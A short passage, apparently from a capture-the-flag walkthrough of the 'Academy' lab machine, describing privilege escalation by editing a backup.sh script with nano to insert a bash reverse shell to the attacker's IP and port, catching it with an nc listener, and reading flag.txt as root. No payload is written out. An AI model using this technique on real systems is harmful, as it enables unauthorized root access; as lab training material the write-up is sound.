
Here by using cd and ll command we find backup.sh on the attacker machine.

Open the backup.sh from the linux machine by using **nano.**

Use the revcells with linux ip and port of bash

Change the bash file on the **backup.sh**





The backup.sh file now changed.

- Now go to the kali linux listerner nc command.
- It will access to the root of academy.

- Use ls to find the files present in the root of academy.
- If you find flag.txt try to read the file.
- Use **cat flag.txt** to read the file.
- If the execution is successful we get the following result.

The result shows that the vertical escalation have been successful thus from grimme we have logged to root and captured the flag txt.